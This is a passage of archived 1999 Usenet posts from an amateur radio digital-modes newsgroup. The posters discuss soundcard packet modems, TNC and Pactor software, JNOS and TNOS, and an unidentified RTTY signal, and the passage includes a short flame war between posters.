SV2AGW with an MFJ 8621 for 9600 baud soundmodem. For that I use a Diamond
monster
sound card.

(As a curious side note, I have two ports, vhf and uhf, both which can reach
the gateway at w6yx.
So, if you telnet to my vhf port, what happens is that packets to me come in
over the VHF, while
packets back to you come in over the UHF 9600 port -- so it's sort of a
goofy kind of duplex that
happened by accident. I'm in the SF Bay area, btw.)

I believe there's a schematic in the ax25-howto on how to make the
soundmodem cable. Linux
is a little fussy about what soundcards you use. I reccommend finding a
geniune creative Labs
Sound Blaster/Pro card with jumpers or Windows Sound System card. Right
now, Linux
soundmodem accesses the hardware directly rather than using the Linux sound
drivers --
which kind of sucks if you have a sound card that has a Linux driver, but
isn't supported by sound modem.

The default mixer settings on Linux, I found, were a little funky and my
speaker is hooked to the mike input
rather than line input. So, that's something to check if you have trouble.
The SB Pro card is nice,
because it has a little pot, right on the back of the card for setting the
output level.

Sv2agw also works with soundcards, and it supports any sound card. Though
it also is a little
finicky about what soundcards work at 9600. Though sv2agw, I believe will
run almost anything
at 1200 baud. I think sv2agw only supports serial port t/r switching,

though I'm not sure about that.

"Rob" <NoEmail@NoWay.com> wrote in message
news:Ogg_3.192769$5r2.443349@tor-nn1.netcom.ca...
> Is this PTT interface the same used by many PSK31 programs for use with a
> soundcard?? (e.g. G3PLX PSK31 program for windows or LOgger)
>
> Rob
>
> "Rob Janssen" <nomail@pe1chl.demon.nl> wrote in message
> news:slrn83i5nb.a4g.nomail@linux.pe1chl.ampr.org...
> > Rob <NoEmail@NoWay.com> wrote:
> > >With Linux, do you only need a soundcard?? (Or do you also need some
> other
> > >hardware??)
> >
> > For modes that require automatic keying of the transmitter (e.g. packet
> > radio), you also need to construct a trivial interface to control the
> > transmitter PTT line from the PC.
> > This is not required when you only want to decode.
> >
> > Rob
> > --
> >
>
+----------------------------------+--------------------------------------+
> > | Rob Janssen pe1chl@amsat.org | WWWhome:
http://www.pe1chl.demon.nl/
> |
> > | AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS:
PE1CHL@PI8WNO.#UTR.NLD.EU
> |
> >
>
+----------------------------------+--------------------------------------+
>
>

5079. Re: German packet radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-19 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <sRq_3.1283$LK3.49771@nuq-read.news.verio.net>
Source record: 15487

"Gary Coffman" <ke4zv@bellsouth.net> wrote in message
news:6WM5OBGfkbX71SImHGfukMwE9Zgj@4ax.com...
> On Thu, 11 Nov 1999 18:16:33 -0600, "Steve Sampson"
<ssampson@usa-site.net> wrote:
> >There's probably a chart somewhere (I'm not that much of an expert) that
> >shows the optimum deviation. I suspect it should be at an index slightly
> >greater than one, or about 6 sidebands of the modulating frequency.
>
> The optimum is an index of 0.5. It is called MSK.

Does that mean 9600 baud should have a 4.8khz deviation then? That is
2.4khz up and 2.4khz down from the center frequency -- right?

Is MSK better also than PSK too? Or is MSK just better than
all FSK with higher deviation? Is MSK just what it sounds like? FSK with
that specific deviation?

>
> Gary
> Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
> 534 Shannon Way | We break it |
> Lawrenceville, GA | Guaranteed |

5080. Re: Packet with T1000 and KPC-3+

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-20 00:00:00 UTC
From: Dale Gillilan <positivechanges.hypnosis@gte.net>
Message-ID: <383700D5.A2B16CFC@gte.net>
Source record: 15399

Will this work for HF Packer?

Dale

Gervais Fillion wrote:

> hi,you can try Procomm Plus for Dos it is simple and used by many Ham!
>
> Ve2ckn@hotmail.com
> Gervais

5081. Re: Packet with T1000 and KPC-3+

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-20 00:00:00 UTC
From: Dale Gillilan <positivechanges.hypnosis@gte.net>
Message-ID: <383700F3.31F1A010@gte.net>
Source record: 15400

Oops! I meant HF Pactor...

Dale

Gervais Fillion wrote:

> hi,you can try Procomm Plus for Dos it is simple and used by many Ham!
>
> Ve2ckn@hotmail.com
> Gervais

5082. Re: Packet with T1000 and KPC-3+

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-20 00:00:00 UTC
From: Dale Gillilan <positivechanges.hypnosis@gte.net>
Message-ID: <38370106.B8A69E30@gte.net>
Source record: 15401

Will these work for HF Pactor?

Dale

Ricker@cssincorp.com wrote:

> For a DOS only unit like this. You can either get KA-GOLD, Hostmaster or
> XP-DOS. All three are good products that will run on an 8088.
>
> You can also use the DOS based Pacterm that comes with The KPC-3. It's not a
> host mode program, but it will get you up and running.
>
> --
> Rick Ruhl
> President, Creative Services Software
> http://www.cssincorp.com
>
> Neal <neal@sacon.net> wrote in message news:383397e9_1@news.access1.net...
> > Can anybody recommend a configuration for using a T1000SE laptop with a
> > KPC-3+. I've got the T1000SE and I'm getting the KPC-3+. I've got no
> > software for the T1000 (a no harddrive, 720k floppy 8088). I don't have
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> > to sift thru i-net resources to figure this out, so I'm hoping that
> somebody
> > can just tell me how to set these things up.
> >
> > 73
> > Neal N7RX
> > Portland, Oregon
> >
> >

5083. Re: FCC reallocates Ham Band

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-20 00:00:00 UTC
From: John Wiley <jw@physics.gmu.edu>
Message-ID: <8172qj$r7e@portal.gmu.edu>
Source record: 15402

Charles Brabham <n5pvl@texoma.net> wrote:

: NV Jims <nvjims@aol.com> wrote in message
: news:19991120000400.08924.00000191@ngol03.aol.com...
:> Charles has shown his usual contempt for new modes and progress, and,
: called me
:> a "bastard" in the process.............
:>
:> Can't we get him banned from this newsgroup?

: No, you can't.

As much as I hate to admit it, Charles pretty much has the right
to do as he wants... I also actively support his right to do so...
(Even if he is a complete idiot... He's got a right to demonstrate
that...)

: By the way, what "new mode" were you referring to? Using The telephone
: instead of Radio?

: Call that "progress", do you?

: Moron.

As others have said in the recent past... Charles... Pot... Kettle...
Black...

Enjoy,

-jw

5084. Re: Packet with T1000 and KPC-3+

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-20 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <eeKv$25M$GA.165@cpmsnbbsa02>
Source record: 15403

The KPC-3 is Packet only. Pactor is only on the KAM, KAM PLUS and KAM '98.

--
Rick Ruhl
President, Creative Services Software
http://www.cssincorp.com

Dale Gillilan wrote in message <38370106.B8A69E30@gte.net>...
>Will these work for HF Pactor?
>
>Dale
>
>Ricker@cssincorp.com wrote:
>
>> For a DOS only unit like this. You can either get KA-GOLD, Hostmaster or
>> XP-DOS. All three are good products that will run on an 8088.
>>
>> You can also use the DOS based Pacterm that comes with The KPC-3. It's
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>> host mode program, but it will get you up and running.
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>> Rick Ruhl
>> President, Creative Services Software
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>>
>> Neal <neal@sacon.net> wrote in message
news:383397e9_1@news.access1.net...
>> > Can anybody recommend a configuration for using a T1000SE laptop with a
>> > KPC-3+. I've got the T1000SE and I'm getting the KPC-3+. I've got no
>> > software for the T1000 (a no harddrive, 720k floppy 8088). I don't have
>> time
>> > to sift thru i-net resources to figure this out, so I'm hoping that
>> somebody
>> > can just tell me how to set these things up.
>> >
>> > 73
>> > Neal N7RX
>> > Portland, Oregon
>> >
>> >
>

5085. Re: Mystery of 30-meters...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-20 00:00:00 UTC
From: Tom <tomc6100000@earthlink.net>
Message-ID: <38371E9E.B814918@earthlink.net>
Source record: 15404

"Christopher W. Buckley" wrote:
>
> On several occasions a friend and I have noticed 1a signal on
> 10.132.25 that sounds like a RTTY signal with a 425Hz shift, and
> we've tried to apply any kind of decoding method that we could
> think of, and to no avail. I realize ham radio isn't the only thing
> on this frequency, but curiosity is driving me nuts. This signal
> is here 24/7 from what I can tell, and is fairly strong into our
> location. Has anyone heard this signal before?
>
> Other notes:
>
> Tried all modes supported by our new KAM plus, to no avail.
>
> The signal seems to stop every now and then, and I only hear
> the space tone quite quickly.
>
> Haven't been able to get the sound into the computer to see
> exactly what the bit rate is, but it sounds quicker than standard
> RTTY, almost like a RTTY75 or ASCII 110 rate.
>
> It seems to use the same patterns, as far as encoding sets go,
> as it looks like there is a strange, incomplete, character set,
> and not just a random spurting of characters onto the band.
>
> If anyone has any idea what this is, or has any ideas for me to
> try to crack this, please let me know..
>

It is NAA the US Navy RTTY station in Cutler, Maine
I don't know what kind of encryption they use.

Tom

--
Email address is faked to kill spam
(remove the zeros)

5086. 9k6 mods 4 GE execII

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-20 00:00:00 UTC
From: Dave <floydboyz@hotmail.com>
Message-ID: <38372A92.9B3C7D@hotmail.com>
Source record: 15405

anyone know where i can find the mods for a GE execII for 9k6 packet?
tnx de dave

5087. Re: Packet with T1000 and KPC-3+

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-20 00:00:00 UTC
From: W6RCecilA <Cecil.A.Moore@IEEE.org>
Message-ID: <38375655.59A1E922@IEEE.org>
Source record: 15406

Dale Gillilan wrote:
> Oops! I meant HF Pactor...

Most multi-mode boxes are designed to work with communications
programs like Procomm Plus but I don't think you can get the
split screen function separating the receive message from the
typed commands.
--
73, Cecil, W6RCA http://www.mindspring.com/~w6rca

5088. Re: Preferred Modem for FSK

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-20 00:00:00 UTC
From: W6RCecilA <Cecil.A.Moore@IEEE.org>
Message-ID: <383756A5.7A50E20D@IEEE.org>
Source record: 15407

MIKEHAACK wrote:
> My Money... HAL PCI-3000 Hands down

Does it use DSP techniques for decoding?
--
73, Cecil, W6RCA http://www.mindspring.com/~w6rca

5089. Re: Skyrider Software

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-20 00:00:00 UTC
From: Ken <asken@att.net>
Message-ID: <73te3scus00kbqtob7cebg975ml67s0slp@4ax.com>
Source record: 15408

Send an E-mail to "crosby@gov.on.ca" He was suppose to be the author
of the software. Hope this helps.
KEN

On Sat, 20 Nov 1999 13:50:56 +1030, "Barry G" <barryg@camtech.net.au>
wrote:

>I have just purchased a used MFJ1278 and I was given Skyrider software..
>After looking at it once and it seems OK, it has gone out of date. Does
>anybody know if this is still being supported?

5090. Re: JNOS vs TNOS??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-20 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <N%K_3.1349$LK3.53423@nuq-read.news.verio.net>
Source record: 15409

I run native Linux, and SV2AGW for Win98. Apparently, Flexnet has some
TCP/IP capability. I hear the guys in the NE corridor of the US, run
MFNOS, which I think is another NOS variant. And, they were also looking
into trying Xnet -- so that they could better communicate between Linux
ip machines and the Flexnet network over there. The MFNOS guy, claimed
they were implenting IPV6!, I think.

I believe there's an advantage to running NOS over internet based IP stacks
like with Linux and WIndows, that you can specify that the retry timers backoff
linearly, rather than exponentially. Apparently, this is considered extremely
evil from the internet perspective, but it's a fast kluge to get ip to work
a little better when the connection is dropping packets due to noisy links--
rather than congestion. (There's a linux Kernel hack, I thought someone posted
to do this, though I haven't seen anything like this for Windows.)

It's actually, just a hard situation all around, the more I've looked into this, since
my understanding is that TCP/IP doesn't really work that efficiently either if the
underlying protocol provides reliable connections, or if the channel drops packets
do to random errors, and not due to congestion. Sometimes, it seems almost like
we should be hotwiring TCP/IP all the way up at the socket level, and junking
all the attempts it makes to insure that the data goes through, and depend on
protocols designed for radio in the first place. Though this would be a huge pain
to do, and it'd probably break lots of stuff. I think Linux 2.3 makes some attempt
to detect what TCP/IP is doing at the higher levels and toss out some of the junk
that isn't needed. Though I haven't tried this yet.

As an aside, I sort of like the TNOS user interface. Though I've never run TNOS myself.
It takes a little bit of work to get a native FBB type program to talk to SMTP email,
though
it can be done. Though me, I sort of like the idea of having walls between the protocol
side and the application side -- just for sort of aesthetic reasons. So, I haven't run any
*nos variants for a few years here.

"Rob" <NoEmail@NoWay.com> wrote in message
news:OIF_3.193083$5r2.444969@tor-nn1.netcom.ca...
> What is the "better software" that has replaced JNOS / TNOS??
>
> I didn't think there was anything else out there for IP/TCP packet radio??
>
> 73's
> Rob
>
> "Charles Brabham" <n5pvl@texoma.net> wrote in message
> news:81ej9d01lto@enews4.newsguy.com...
> >

> > Rob <NoEmail@NoWay.com> wrote in message
> > news:rTx_3.192952$5r2.444817@tor-nn1.netcom.ca...
> >
> > > But my question still remains -- what do you think is better -- JNOS or
> > > TNOS?? Which has more features?? Which is more reliable?? etc
> >
> > Neither one is suitable for use by amateurs. You might as well go back and
> > use spark-gap equipment if NOStalgia is your interest.
> >
> > JNOS is historically the most bug-ridden, low-rent software ever used by
> > amateurs. TNOS is a takeoff on JNOS. You can pick your poison with
> complete
> > assurance that whichever one you go with, it will suck.
> >
> > There is a small group of Hams who take great pride in the fact that they
> > have managed to get one of these programs to actually run, but nobody
> takes
> > either one of them seriously anymore, as much better software has since
> come
> > along to replace them.
> >
> > --
> >
> > 73 DE Charles Brabham, N5PVL
> > N5PVL @ N5PVL.#NTX.TX.USA.NOAM
> > http://www.texoma.net/~n5pvl
> >
> >
> >
>
>

5091. Skyrider Software

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-20 00:00:00 UTC
From: Barry G <barryg@camtech.net.au>
Message-ID: <xtoZ3.5640$MZ.47727@ozemail.com.au>
Source record: 15488

I have just purchased a used MFJ1278 and I was given Skyrider software..
After looking at it once and it seems OK, it has gone out of date. Does
anybody know if this is still being supported?
--
Barry Gardiner VK5UI

VK5UI@VK5TTY.#ADL.#SA.AUS.OC
barryg@camtech.net.au

Moana
South Australia

5092. Preferred Modem for FSK

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-20 00:00:00 UTC
From: "K.W. Schang" <kws@w8lu.mi.org>
Message-ID: <YzpZ3.1850$qC1.165797@typhoon1.rdc-detw.rr.com>
Source record: 15489

What is the preferred commercially available modem for FSK - KAM, HAL, etc.
Model number?
Thanks for input.
73 de Ken, W8LU

5093. Re: FCC reallocates Ham Band

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-20 00:00:00 UTC
From: nvjims@aol.com
Message-ID: <19991120000400.08924.00000191@ngol03.aol.com>
Source record: 15490

Charles has shown his usual contempt for new modes and progress, and, called me
a "bastard" in the process.............

Can't we get him banned from this newsgroup?

Jim
(formerly Nevada Jim's Outdoor Sports, Elko, NV)
Now just out there having fun!

5094. Re: Packet with T1000 and KPC-3+

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-20 00:00:00 UTC
From: Gervais Fillion <gfillio1@globetrotter.qc.ca>
Message-ID: <AfrZ3.2966$63.52593@news.globetrotter.net>
Source record: 15491

hi,you can try Procomm Plus for Dos it is simple and used by many Ham!

Ve2ckn@hotmail.com
Gervais

5095. Re: Skyrider Software

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-20 00:00:00 UTC
From: Gervais Fillion <gfillio1@globetrotter.qc.ca>
Message-ID: <AfrZ3.2967$63.52593@news.globetrotter.net>
Source record: 15492

hi barry,could you send me a copy of that software please i never heard of this one?

gervais
ve2ckn@hotmail.com

5096. Experiences with Black Cat System's MultiMode Program?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-20 00:00:00 UTC
From: "Louis Sica, Jr. (AC0X)" <ac0x@qsl.net>
Message-ID: <bQrZ3.1722$X5.234113@ptah.visi.com>
Source record: 15493

I'm looking for comments about Black Cat System's MultiMode from people who have
actually used the product. Please don't bother to respond if your
only experience with this software is only what you've heard or what you've
read, and please no "it's great!" or "it stinks!" comments. Only detailed
and well thought out comments by those with hands on experience with this
program please.

Thanks to all

5097. Re: sound card + tx help

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-20 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn83codb.40a.nomail@linux.pe1chl.ampr.org>
Source record: 15494

D. Stussy <kd6lvw@bde-arc.ampr.org> wrote:
>On Wed, 17 Nov 1999, Ralph Mowery wrote:
>> In the US anyone that can memorize a bunch of questions where the
>> answeres are given can get a license. They do not have to know anything
>> about radio or electronics at all. My wife has what is called a Tech
>> Plus license. She did learn the code at 5 wpm an memorised the
>> questions . If you ask her anyting about the electronic part, she would
>> tell you she does not know a thing. Lots of others in the same shape
>> over here.
>>
>> Lots of hams in the US can not even put on a coax connector. My idea of
>> a test would be to have someone put on a connector, check the swr of an
>> antenna , tune the final of a tube radio, tune an antenna tuner and
>> things like that.

>I agree, at least with the exams for the "entry level" licenses being so
>simple, there's not much electronics. However, for the Advanced class license,
>the story is a bit different. However, for all classes, the question pool is
>publically available, so for those with a good, short-term memory, passing
>without knowledge of the subject matter is possible.

It's sad... I would have thought that one had to have some basic knowledge
about things like input- and output impedances, what happens when
mismatches occur and in which cases this is important, and how to adapt a
signal level using a network consisting of 2 or 3 resistors.

That is about the first thing one would encounter when assembling a station
from black boxes.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

5098. Re: FCC reallocates Ham Band

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-20 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn83conm.40a.nomail@linux.pe1chl.ampr.org>
Source record: 15495

NV Jims <nvjims@aol.com> wrote:
>Charles has shown his usual contempt for new modes and progress, and, called me
>a "bastard" in the process.............

>Can't we get him banned from this newsgroup?

You can't ban someone from a newsgroup, that would be like trying to ban
him from amateur radio by planting a carrier on his frequency each time you
hear him transmit. Takes a lot of effort and likely isn't very effective.

However, when your newsreader is any good, you can add a filter for his
address and you won't see anything he has posted from that address.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

5099. Re: FCC reallocates Ham Band

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-20 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <8162q202usb@enews1.newsguy.com>
Source record: 15496

NV Jims <nvjims@aol.com> wrote in message
news:19991120000400.08924.00000191@ngol03.aol.com...
> Charles has shown his usual contempt for new modes and progress, and,
called me
> a "bastard" in the process.............
>
> Can't we get him banned from this newsgroup?

No, you can't.

By the way, what "new mode" were you referring to? Using The telephone
instead of Radio?

Call that "progress", do you?

Moron.

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

5100. Thanks to ALL !!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-20 00:00:00 UTC
From: Dave <floydboyz@hotmail.com>
Message-ID: <38369DC6.3709E00C@hotmail.com>
Source record: 15497

thanks to all of you that answered.now i have alot of info to read over.

ttyl de dave-n2rhl

5101. Updated WWW Pages

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-20 00:00:00 UTC
From: asperges@innotts.co.uk
Message-ID: <383bd125.4207528@news.innotts.co.uk>
Source record: 15498
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.antenna,rec.radio.amateur.dx

---

November Update - Amateur Radio Pages:

http://www.innotts.co.uk/~asperges/

International Amateur Radio Pages:

This month:

* New Internet Gateways for UK Hams
* Amateur Radio News read to you in Real Audio

AND AS ALWAYS:

* Wide range of subject matters;
* Updated news, comment and debate;
* Real Audio on many pages;
* Listeners / Scanner Enthusiast Section
* Links and feedback.
* Ideal for experts of beginners;

Text and Real Audio and video!
As always: everyone welcome.

73 de Jeremy G4NJH

5102. Re: Preferred Modem for FSK

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-21 00:00:00 UTC
From: mikehaack@aol.com
Message-ID: <19991120191103.11054.00000297@ng-fo1.aol.com>
Source record: 15410

My Money...

HAL PCI-3000

Hands down

5103. Re: FCC reallocates Ham Band

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-21 00:00:00 UTC
From: pcr@ten.ci
Message-ID: <943148340.291813@vdns1.slinky.net>
Source record: 15411

In article <19991120000400.08924.00000191@ngol03.aol.com>, nvjims@aol.com says...

>Can't we get him banned from this newsgroup?

No, and that would be contrary to the spirit of Usenet and the Internet, where everybody has a voice.

However, just because somebody has a voice doesn't mean that anybody has to listen to it. Look in your software for something called a "kill file" or a "filter". If it's there, add Charles to it. Then he will vanish as far as you're concerned. I did that a couple of years ago, and the crap level in the newsgroup dropped dramatically for me.

--
...phil / w8sca
Copyright, Phillip C. Reed, 1999.
Naughty words: eWorks! OT7 AOL bomb Green Card hack phreak breast sex
PGP fingerprint = C5 41 B5 9E B4 56 0C C3 26 FC B9 ED BC D7 CA 8B

5104. Re: Preferred Modem for FSK

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-21 00:00:00 UTC
From: mikehaack@aol.com
Message-ID: <19991121003744.08997.00000544@ng-bh1.aol.com>
Source record: 15412

The PCI-3000 is an Analog Card. Circa 1990. Its Capable of RTTY, Amtor and CW. And has seperate Filter chains for Mark and Space.

In my own side by side comparisions with a P38 DSP modem ...on The Same signal. The PCI-3000 continued to provide Solid copy long after the DSP modem was printing gibberish.

Even HAL's staff confirmed what I already had myself observed. That at least for this RTTY Dxer, I'll take the weak signal recieve capabilities of the more accurate Hard filter.

Mike WB9B

5105. Re: Where docs for pactor, amtor, clover, etc...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-21 00:00:00 UTC
From: Piero <picaruso@dontwriteme.com>
Message-ID: <8189a2deo1@fe2.cs.interbusiness.it>
Source record: 15413

W6RCecilA ha scritto nel messaggio
<38353D14.31EFF696@IEEE.org>...
> To you, it sounds like someone didn't
>listen before transmitting but there's no one there to
listen. ......
>--
>73, Cecil, W6RCA http://www.mindspring.com/~w6rca

It should be reasonable to move unattended PACTOR
trasmissions
to the same PACKET's portion of the band, and/or let
PSK trasmissions
move to CW and RTTY slice.
Since (good) PSK emissions are alike CW signals, I'd
hope that PSK
could operate anywhere in the band like CW does!!
73's de IK2VTJ, Piero.

5106. Re: FCC reallocates Ham Band

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-21 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <81899s0gpg@enews3.newsguy.com>
Source record: 15414

John Wiley <jw@physics.gmu.edu> wrote in message
news:8172qj$r7e@portal.gmu.edu...

>
> : By the way, what "new mode" were you referring to? Using The telephone
> : instead of Radio?
>
> : Call that "progress", do you?
>
> : Moron.
>
> As others have said in the recent past... Charles... Pot... Kettle...
> Black...

I see that you have no answer about the "new mode", or "progress" either.

Figures.

Don't worry about insulting me.. LandLine Lids have always been downright
nasty when their destructive activities and moronic attitudes are pointed
out.

Why should you be any different? A Lid is a Lid.

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

5107. PK-88 Question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-21 00:00:00 UTC
From: Wade - KA7NCW <ka7ncw@vitrex.net>
Message-ID: <818bprfe1@news.xmission.com>
Source record: 15415

Does anyone on this NG know if a PK-88 can be upraded(firmware or
otherwize) for GPS/APRS functions? any info would be greatly appreciated.
Thanks,
Wade -
KA7NCW

5108. Help TNC220 Eprom code needed

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-21 00:00:00 UTC
From: Keven <vk7kv@southcom.com.au>
Message-ID: <01bf3405$cac8c7a0$26173ccb@Keven>
Source record: 15416

Hello All
Just wondering if some could help me with the eprom code for a tnc220 dual port 1200
baud tnc , we have the rose software installed but need to change it back so it is a normal tnc ...so if you have the eprom code it would be great...tnx matt
vk7juf@southcom.com.au

5109. Re: Where docs for pactor, amtor, clover, etc...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-21 00:00:00 UTC
From: W6RCecilA <Cecil.A.Moore@IEEE.org>
Message-ID: <383845C1.9A2DDF4D@IEEE.org>
Source record: 15417

Piero wrote:
> It should be reasonable to move unattended PACTOR
> trasmissions
> to the same PACKET's portion of the band, and/or let
> PSK trasmissions move to CW and RTTY slice.
> Since (good) PSK emissions are alike CW signals, I'd
> hope that PSK could operate anywhere in the band like CW does!!

Of course, US PSK is not allowed to operate in the phone portions
of the band like CW is. Historically, PACTOR has occupied the
xx.065 to xx.085 MHz portions of the bands. Historically, PSK
didn't exist and therein lies the problem. There was a
gentlemen's aggrement that predated PSK. I don't know a
good solution to the problem. May the "robest" mode win.
--
73, Cecil, W6RCA http://www.mindspring.com/~w6rca

5110. Re: Writelog on PSK & RTTY?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-21 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <L80_3.192515$5r2.442381@tor-nn1.netcom.ca>
Source record: 15418

I doubt WRITELOG will perform as well as RITTY on RTTY.

But if it does, please post a message!

Rob
"Joe" <jchutch@ne.mediaone.net> wrote in message
news:CDKS3.4157$IT5.273279@ndnws01.ne.mediaone.net...
> Can anyone offer feedback on using Writelog's soundcard capabilities for
PSK
> and RTTY? Before deciding whether to purchase the program, I would like
> some feedback on these features. Does the PSK include AFC, Net and other
> similar features like PSK and Logger? How does its RTTY functionality on
> soundcard compare to other soundcard programs? I am attracted to the idea
> of a seamless logging and soundcard PSK/RTTY capability, but would like
some
> feedback on these features. (I have been spoiled using RITTY and Logger,
> but can't run RITTY smoothly with Logger as a logging program, since RITTY
> runs in a DOS environment.) Thanks.
>
> Joe Hutcheson
> KB1CJ
> jchutch@ne.mediaone.net
>
>
>

5111. Re: Software for SCS Pactor-II

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-21 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <Q30_3.192514$5r2.443031@tor-nn1.netcom.ca>
Source record: 15419

Hi,

Well the best software I have ever used for SCS PTC II is LOGGER. Logger
not only gives you a logging program but also a terminal program with lots
and lots of programmable buttons with user defined labels. The buttons are
easy to program with either commands (e.g. to switch from one mode to
another) or just text strings to send (e.g. CQ). The user defined labels
make it easy to know what the button will do when clicked.

Best of all LOGGER is freeware!

Logger runs under Windows 95/98 and may run under Windows NT.

Be prepared -- You will have to spend some time to program the buttons.

Rob
<owner1999@yahoo.com> wrote in message
news:80ng19$orv@caribe.pdx.oneworld.com...
> I'm looking for recommendations for what is available for software to
control
> the SCS Pactor-II unit. I'd like something that would run under NT.
Anybody
> have any suggestions, what to look at, what to avoid, etc. Any feedback
> would be appreciated.
>
> Thanks.......
>
>
> Don
> N0FGK

5112. Re: Software for SCS Pactor-II

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-21 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <zr0_3.192520$5r2.443084@tor-nn1.netcom.ca>
Source record: 15420

ANother good program is XPWIN at http://www.goodnet.com/~gjohnson/xpwin.htm.
It supports SCS PTC II, many Kantronics TNCS, etc.

Unfortunately, XPWIN has not been updated yet to support PSK31 mode for SCS
PTC II. I heard rumors that the software developer is working on it but I
still have not seen the upgrade posted.

XPWIN is fairly easy to use but I like LOGGER better! And Logger is free!!

73's
Rob
<owner1999@yahoo.com> wrote in message
news:80ng19$orv@caribe.pdx.oneworld.com...
> I'm looking for recommendations for what is available for software to
control
> the SCS Pactor-II unit. I'd like something that would run under NT.
Anybody
> have any suggestions, what to look at, what to avoid, etc. Any feedback
> would be appreciated.
>
> Thanks.......
>
>
> Don
> N0FGK

5113. Re: Decoding packet with a soundcard in Windows

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-21 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <3u0_3.192522$5r2.442255@tor-nn1.netcom.ca>
Source record: 15421

With Linux, do you only need a soundcard?? (Or do you also need some other hardware??)

73's
Rob

"Greg Blair" <siggraph@dgp.toronto.edu> wrote in message news:38185412.C25AADD1@dgp.toronto.edu...
> Probably not relevant to your question, but certainly interesting:
>
> Check out LINUX. The late model kernels have support for AX25, RTTY,
> PACTOR-I and more all for free, complete with source code.
>
> Since you're homebrewing your own s/w, take a look at the kernel source
> and see how they did it.
>
> Cheers,
> Greg, ve0acr
>
> Byon Garrabrant wrote:
>
> > I'm sure that this thread has been beaten to death in the past, but I
> > searched around and could not find a Windows app to decode/encode 1200
> > or 9600 baud packet with a sound card.Can anyone confirm that this
> > doesn't exists, or point me in the direction of one?
> >
> > I have, in fact, started writing one of my one. If it turns out to
> > become functional, I'll notify the group.
> >
> > Thanks!
> >
> > Byon
>

5114. DSP-12 Info

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-21 00:00:00 UTC
From: "M. C. Tynes" <mctynes@worldnet.att.netObvious.spam.filter>
Message-ID: <38389F28.551531E4@worldnet.att.netObvious.spam.filter>
Source record: 15422

I have a LL Grace DSP-12 and am looking to programming information.
Specifically, a Developers Tool Kit that was available when the units
first came on the market. LL Grace no longer supports the unit and does
not have the tool kit.
Any help would be greatly appreciated.

--

M. C. Tynes

remove the obvious spam filter to email directly.

This email address may not be added to any commercial mail list.

5115. Re: JNOS vs TNOS??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-21 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <Z9X_3.1372$LK3.54900@nuq-read.news.verio.net>
Source record: 15423

